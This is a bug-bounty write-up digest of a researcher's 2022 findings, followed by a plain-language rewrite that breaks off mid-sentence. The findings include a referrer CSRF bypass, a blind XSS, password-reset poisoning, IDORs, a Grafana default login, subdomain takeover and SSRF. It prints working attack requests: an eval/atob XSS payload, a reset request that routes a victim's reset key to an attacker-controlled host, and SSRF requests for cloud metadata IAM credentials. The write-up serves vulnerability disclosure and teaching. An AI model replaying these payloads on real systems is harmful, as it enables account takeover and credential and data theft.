“2022: A Year of Fascinating Discoveries”
The text describes multiple vulnerabilities, including a referrer-based CSRF protection bypass, a blind XSS in an admin panel, password reset link poisoning, IDORs, default Grafana credentials, an AWS bucket takeover, SSRF, and a brute-force issue. An attacker could exploit these to perform actions such as account takeover, data leakage, and unauthorised access.
 Published on dhakalbibek.medium.com
“Hello and welcome to my writeup! In this report, I will be sharing details about some of the vulnerability that I discovered in redirected.com.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is a round-up write-up covering several unrelated findings from 2022, all reported against programs the author worked on. The targets are a mix of web applications, mobile APIs and cloud infrastructure: a site protected by referrer-based CSRF checks, an iOS application with a super admin panel, a password reset flow on account-api.redirect.com.sg, a video platform API, a Grafana staging instance, an AWS bucket behind a subdomain, a GraphQL catalogue service, and a snapshot proxy service. Each section is self-contained, so the preconditions differ from one finding to the next.
The author's stated selection criteria for the write-up are uniqueness, the logic used to exploit each bug, business impact, and in a couple of cases the fact that the bug was amusing.
Setup
The tools and preconditions vary per finding:
- Burp Suite, including the older spider function (the author notes the newer professional version only has crawl), used for the GraphQL discovery.
- Burp Collaborator, used as an attacker-controlled host for the password reset poisoning.
- The Crane application, used to create multiple containers on an iOS device for the mobile API testing.
- An iOS device for the mobile-specific findings, and the general iOS workflow of jailbreaking, bypassing SSL pinning and bypassing jailbreak detection.
- No special role is needed for most findings; the blind XSS requires the victim to be a super admin who views the profile data, and the access control finding involves two admins.
Finding it
The findings were reached in different ways. The referrer-based CSRF bypass came from reading how the site validated the Referer header and noticing that the check only looked for the string target.net. The blind XSS came from noticing that a name could only be set once, and that the password change request also carried the name fields. The password reset poisoning came from the reset request accepting a baseURL parameter. The video IDOR came from observing that the vsid parameter is encrypted and random in the web application but becomes numerical when the same API is called from an iOS device. The Grafana takeover came from trying the default credentials. The AWS bucket takeover section describes subdomain takeover in general terms. The GraphQL IDOR was found while spidering with the older Burp Suite, which surfaced a deep subdomain with a GraphQL endpoint; the author asked his professor, Mr. Hari Regmi, for help with GraphQL exploitation when stuck. The brute-force finding was on a login page of a HackerOne public program more than nine years old.
Exploitation
Referrer-based CSRF protection bypass
The site used the referrer policy as its CSRF defence. The developer's regex checked whether the referrer contained target.net only, so a domain of the form target.net.ourdomain.com passed the check. The author hosted a custom domain at https://target.net.ourdomain.com/ and used it as the referrer.
The regex pattern the developer used is shown as:
^(https?://)?([\da-z\.-]+)\.([a-z\.]{2,6})([/\w \.-]*)*\/?@$
The bypass request carried this header:
Referer: https://target.net.ourdomain.com
Because the pattern allows any subdomain followed by a period and a top-level domain, a URL with .ourdomain.com appended after target.net still matches. The vulnerable site therefore does not suspect that the request comes from an untrusted source.
Blind XSS in the super admin panel, bypassing the one-time name limitation
The application allowed a user's name to be changed only once, and the developer assumed an attacker could not intercept the request and substitute a blind XSS payload that would later fire in the admin panel. The password change request also carried the name fields, so intercepting that request allowed the name to be set again.
- Install and open the iOS application.
- Log in to the app.
- Go to the profile or settings section where the password can be changed.
- Intercept the request and change the name:
POST /en-gb/register/savePassword HTTP/1.1Host: my.xxx.euUser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0Accept: application/json, text/plain, */*Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateReferer: https://my.xxx.eu/en-gb/register/enterPasswordContent-Type: application/x-www-form-urlencodedX-XSRF-TOKEN: XXXXXXXXXXXXXxxxxxxXXXXXContent-Length: 117Origin: https://my.xxx.euDNT: 1Connection: closeCookie: XXXXXXXXXXXXXXXxxxxxxXXXXxSec-Fetch-Dest: emptySec-Fetch-Mode: corsSec-Fetch-Site: same-originnationality=NO&initials=my_first_name&lastName=XSSPAYLOAD!!!&[redacted]
- Set the payload as the initials or last name:
"><input onfocus=eval(atob(this.id)) id=XXXXXXXXXXXXxxxxxxxxxxxxxxxxxxxxxxxXxxxxxxXXXXxxxXXXxx autofocus>
- Save the changes to the profile.
The payload is an injected input element that breaks out of the surrounding attribute with ">, then uses autofocus and onfocus to run eval(atob(this.id)), decoding the base64 payload stored in the element's id. When a super admin views the profile data, the script executes in the admin panel.

The screenshot is captioned as XSS in the super admin panel of the target.
Password reset link poisoning
- Send the reset request with the victim's email address, using
baseURLas the Burp Collaborator link:
POST /pub/v1/users/reset-password/send-email HTTP/1.1Host: account-api.redirect.com.sgUser-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:96.0) Gecko/20100101 Firefox/96.0Accept: */*Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateReferer: https://xxxxx.xxxx.com.sg/your-profile/content-Type: application/jsonOrigin: https://subscribe.redirect.com.sgContent-Length: 166Connection: closeSec-Fetch-Dest: emptySec-Fetch-Mode: corsSec-Fetch-Site: same-site{"loginId":"[redacted]","svcFlag":"reg_eshop","baseURL":"https://XXXXxxxXXXXX.burpcollaborator.net","lang":"en","type":"createPassword"}
The loginId is the victim's email, and baseURL is the attacker-controlled host that will be used to build the link in the email.
- The email is sent to the victim's address:

-
The parameters
?createPassword=true&createPasswordKey=82068811-193a-4189-959a-04aa58caaa64&svcFlag=reg_eshopare appended to the Burp Collaborator link. -
When the victim clicks the link, the
createPasswordKeyis sent to the attacker's account.


IDOR exposing private video information
The vsid parameter is encrypted and completely random in the web application, but when the same API is called from an iOS device it becomes numerical. The author used the Crane application to create multiple containers on an iOS device.
- From the iOS device, make a GET request to
/api/XxxXX/creds?vsid=xxxxxx:

-
Make a GET request to a private video's
vsid. -
The response contains information about the victim's private video.
The parameter ?vsid=579306897 is vulnerable to IDOR and exposes information about private videos. The exposed fields include themes, soundtrack and length_supported. The author notes that more information cannot be given because the bug was still pending review by the internal team at the time of writing.
Grafana account takeover via default login
Grafana is an open-source platform for data visualisation and monitoring. The default username is admin and the default password is admin; if these are not changed, an attacker can take over the account. Here the author was able to log in with the default credentials.
- Go to
https://grafana.stg.4988b21.ddd.xxx.redirect.com/. - Log in with username
adminand passwordTest@123. - The login succeeds.

In-scope AWS bucket takeover
A subdomain takeover happens when a subdomain points at a service (GitHub Pages, Heroku and so on) that has been removed or deactivated but whose DNS records have not been updated. If an attacker can claim ownership of the service, they can use the subdomain to host malicious content or launch phishing attacks. Here the subdomain was in scope, which the author calls funny.

The second screenshot is captioned as being funny because the domain was in scope.
IDOR in GraphQL leaking more than 10 million PII records
While spidering with the older Burp Suite, the author found a deep subdomain with a GraphQL endpoint. Interception of the query was disabled, so the GraphQL request had to be crafted manually. The vulnerability was an IDOR that disclosed information about more than 10 million users, including phone numbers, emails and locations.
- Make the following POST request using the victim's userID:
POST /?p=graphql HTTP/1.1Host: graphql-catalog.xxx.redirect.comUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateConnection: closeUpgrade-Insecure-Requests: 1Sec-Fetch-Dest: documentSec-Fetch-Mode: navigateSec-Fetch-Site: noneSec-Fetch-User: ?1Content-Type: application/jsonContent-Length: 106
{"query": "query {user(id:\"XXXXXXXXXXXXXXXXXXXXXXXXXXXXX\"){id,email,firstName,phoneNumber}}"}
- The userID is also leaked through GET parameters used in the wild, so an attacker on the same network can obtain the victim's userID by intercepting network traffic. The userID is also leaked in the image URL if the user has made their profile public:
GET /content/DecryptRewardsCode?encryptedRewardsCode=[redacted]%2BMLrU9WcP9Dqj6EJ9DNEGRfZsR%2Fs6p2wTWRQvxExfBjRwN%2B4lSvHQp9odcNBE%3D HTTP/1.1Host: np.redirect.comUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateConnection: closeUpgrade-Insecure-Requests: 1Sec-Fetch-Dest: documentSec-Fetch-Mode: navigateSec-Fetch-Site: noneSec-Fetch-User: ?1If-Modified-Since: Thu, 06 Jan 2022 07:14:04 GMTCache-Control: max-age=0
SSRF in xyz.com
- Send a POST request setting the URL to the instance metadata endpoint for the role
deep-source-snapshot-access-role:
POST /cache/ HTTP/1.1Host: snapshot-proxy.redirect.ioUser-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:100.0) Gecko/20100101 Firefox/100.0Accept: application/jsonAccept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateContent-Type: application/json; charset=utf-8Content-Length: 107Origin: https://staging.redirect.ioSec-Fetch-Dest: emptySec-Fetch-Mode: corsSec-Fetch-Site: same-siteReferer: https://staging.redirect.io/Connection: close{"url":"http://[redacted]/latest/meta-data/iam/security-credentials/xxx-source-snapshot-access-role"}
- Send the GET request:
GET /cache/?url=http://[redacted]/latest/meta-data/iam/security-credentials/redirect-source-snapshot-access-role HTTP/1.1Host: snapshot-proxy.redirect.ioUser-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:100.0) Gecko/20100101 Firefox/100.0Accept: application/jsonAccept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateContent-Type: application/json; charset=utf-8Origin: https://staging.redirect.ioSec-Fetch-Dest: emptySec-Fetch-Mode: corsSec-Fetch-Site: same-siteReferer: https://staging.redirect.io/Connection: close


Access control worth $2000
The author published a separate write-up on this finding, an IDOR plus access control issue between two admins that everyone else missed. It is linked from this write-up rather than reproduced here.
Brute-forcing a login page on an iOS device
The login page belonged to a HackerOne public program more than nine years old. The author does not explain the technique, saying every researcher already knows this bug, and notes that the issue had been present for more than nine years without being reported. He invites readers interested in iOS hacking to contact him on Twitter.
Root cause
Each finding has its own root cause:
- The CSRF defence relied on a substring check of the referrer rather than a strict origin comparison or a token, so any host containing
target.netas a prefix passed. - The one-time name restriction was enforced only on the dedicated name-change path, while the password change endpoint also accepted
initialsandlastName, so the restriction could be bypassed by intercepting that request. - The password reset endpoint trusted a client-supplied
baseURLwhen building the link in the email, so the reset key was sent to an attacker-controlled host. - The mobile API exposed a numerical
vsidthat could be enumerated, while the web application used an encrypted, random value. - The Grafana instance kept default or weak credentials.
- The subdomain's DNS records still pointed at a claimable service.
- The GraphQL endpoint accepted a user ID and returned PII without an authorisation check, and the user ID was also leaked through GET parameters and public image URLs.
- The snapshot proxy accepted a user-supplied URL and fetched it server-side, including the instance metadata endpoint.
Impact
- The CSRF bypass allows requests to be forged from an attacker-controlled origin that passes the referrer check.
- The blind XSS executes in the super admin panel, giving script execution in an administrative context.
- The password reset poisoning sends the victim's
createPasswordKeyto the attacker. - The video IDOR exposes private video metadata (themes, soundtrack,
length_supported) via the numericalvsid. - The Grafana default login gives full access to the Grafana instance.
- The subdomain takeover lets an attacker host malicious content or phishing pages on an in-scope domain.
- The GraphQL IDOR discloses PII (phone numbers, emails, locations and more) for more than 10 million users; the author notes that in the hands of malicious actors this could have been a disaster.
- The SSRF sends the instance metadata endpoint for the named role through the proxy.
- The brute-force finding affects a login page that had gone unreported for more than nine years.
Fix
For the CSRF bypass, the author recommends strong, secure CSRF protection such as unique tokens or challenge-response mechanisms, and regular review of the site's security measures. For the other findings the write-up does not describe the fixes that were applied.
Variants to test
- Referrer checks that match a substring: try a host of the form
target.net.attacker.comand see whether the request is accepted. - One-time profile fields: look for other endpoints (password change, registration, settings) that also accept the same fields, and see whether the value can be changed there.
- Password reset flows: look for a
baseURL,host,redirector similar parameter in the reset request and point it at a Collaborator host; a positive result is the reset key arriving at the Collaborator. - Mobile APIs: compare the same endpoint between the web app and the mobile app; a positive result is an identifier that is encrypted on the web but numerical or sequential on mobile, and enumerable.
- Default credentials: try
admin/adminand other defaults on exposed Grafana, and check whether login succeeds. - Subdomain takeover: check DNS records for subdomains pointing at claimable services; a positive result is being able to claim the service and serve content on the subdomain.
- GraphQL: craft queries manually when interception is disabled, and test whether user IDs returned by other endpoints or leaked in URLs can be used to fetch other users' data.
- SSRF: submit the instance metadata URL to any server-side fetch feature and see whether the metadata response comes back.
What happened, in plain words
This is a round-up of several separate security bugs that one researcher found during 2022. They are not related to each other. Each one was found on a different website, mobile app or cloud service, and each one is explained on its own below.
The researcher picked these particular bugs to write about because each one is interesting in its own way: the trick used to exploit it was clever, the impact on the business was serious, or in a couple of cases the bug was simply funny.
Before diving in, a few words that come up constantly. A website is a set of pages your browser loads from a server. An API (application programming interface) is the same server talking to a program instead of a person: the mobile app on your phone does not load web pages, it sends small structured messages to the API and gets data back. A request is one such message: your browser or app asks the server for something, and the server answers. A parameter is a named value inside a request, like ?vsid=579306897 in a web address, or "loginId":"..." inside a JSON body. JSON is a text format for structured data, made of names and values in curly braces.
A cookie is a small piece of text the server asks your browser to store and send back with every later request, so the server can recognise you. A token (here, X-XSRF-TOKEN) is a similar secret value that proves a request really came from your session and not from someone else's page. A header is a labelled line at the top of a request carrying extra information, such as Referer (which page the request came from) or Cookie.
A vulnerability is a mistake in how a program is built that lets someone make it do something the designer did not intend. A bug bounty program is a scheme where a company invites outside researchers to report such mistakes and pays for good reports. In scope means the company has declared that particular system fair game for testing.
The list of findings
The researcher lists the findings covered in the write-up:
- A bypass of CSRF protection that relied on the
Refererheader. - A blind XSS in the super admin panel of one site, which got around a rule that a name could only be set once.
- Password reset link poisoning.
- An IDOR that let an attacker learn information about any user's private videos.
- An account takeover of Grafana (the free and open-source edition) caused by a default login.
- An in-scope AWS bucket takeover.
- An IDOR in GraphQL that leaked the personal data of 10 million people.
- An SSRF on one site.
- An access control issue worth $2000, an IDOR plus access control problem between two admins that everyone else had missed.
- Brute-forcing the login page of a HackerOne public program that was more than nine years old, done from an iOS device.
Each of these is explained in turn below, in the same order.
Referrer based CSRF protection bypass
What CSRF is. CSRF stands for cross-site request forgery. Imagine you are logged in to your bank in one browser tab. In another tab you open a page an attacker controls. That page can quietly make your browser send a request to the bank, and because your browser automatically attaches your bank cookie, the bank thinks the request came from you. The attacker never sees your password; your browser does the work for them.
How sites defend against it. One common defence is to look at the Referer header, which tells the server which page the request came from. If the request claims to come from the bank's own site, it is allowed; if it claims to come from somewhere else, it is rejected. Another defence is a secret token that only the real site knows.
What went wrong here. The site used the Referer check, but the check was written as a pattern match that only looked for the text target.net anywhere in the address. The researcher hosted his own domain at https://target.net.ourdomain.com/. That address contains target.net, so the check passed, even though the domain actually belongs to the researcher, not the target.
The pattern the developer used looked like this:
^(https?://)?([\da-z\.-]+)\.([a-z\.]{2,6})([/\w \.-]*)*\/?@$
Line by line, in plain words:
^means the match must start at the beginning of the text.(https?://)?means an optionalhttp://orhttps://prefix. The?makes it optional.([\da-z\.-]+)means one or more characters that can be digits, lowercase letters, dots or hyphens. This is the domain name part.\.means a literal dot.([a-z\.]{2,6})means two to six lowercase letters or dots, which is meant to be the top-level domain such as.comor.net.([/\w \.-]*)*allows any number of path characters after that.\/?@$requires an optional slash, then an@, then the end of the text.
The important part is that the pattern allows any subdomain in front of the top-level domain. So an address with .ourdomain.com appended after target.net still fits the shape the pattern expects.
The request the researcher sent carried this header:
Referer: https://target.net.ourdomain.com
This single line is the whole bypass. The Referer header tells the server where the request came from. The value is the researcher's own domain, but because it begins with target.net, the site's check treats it as trusted. The site therefore does not suspect that the request actually comes from an untrusted source.
How to prevent it. The researcher recommends strong, secure CSRF protection such as unique tokens or challenge-response mechanisms, and reviewing the site's security measures regularly so they stay effective against new threats.
Blind XSS in the super admin panel, bypassing the one-time name limitation
What XSS is. XSS stands for cross-site scripting. It means getting a website to store or display text that is actually a small program (JavaScript) rather than plain text. When another person's browser later displays that text, the browser runs the program as if the site itself had written it. A payload is the piece of text that does this.
What blind XSS is. In blind XSS, the attacker never sees the result. The payload is stored somewhere that only a different person, such as an administrator, will later view. The attacker plants it and waits; the script fires in the admin's browser, not the attacker's.
What the app did. The application let a user set their name only once. The developer assumed that an attacker could not intercept the request and swap in a blind XSS payload that would later fire in the admin panel. But the password change request also carried the name fields, so intercepting that request let the name be set again.
Intercepting a request. Normally your app sends a request and you never see it. A tool such as Burp Suite sits between the app and the server and pauses each request so you can read and edit it before it goes on. That is what "intercept" means here.
- Install and open the iOS application.
- Log in to the app.
- Go to the profile or settings section where the password can be changed.
- Intercept the request and change the name:
POST /en-gb/register/savePassword HTTP/1.1Host: my.xxx.euUser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0Accept: application/json, text/plain, */*Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateReferer: https://my.xxx.eu/en-gb/register/enterPasswordContent-Type: application/x-www-form-urlencodedX-XSRF-TOKEN: XXXXXXXXXXXXXxxxxxxXXXXXContent-Length: 117Origin: https://my.xxx.euDNT: 1Connection: closeCookie: XXXXXXXXXXXXXXXxxxxxxXXXXxSec-Fetch-Dest: emptySec-Fetch-Mode: corsSec-Fetch-Site: same-originnationality=NO&initials=my_first_name&lastName=XSSPAYLOAD!!!&[redacted]
Line by line:
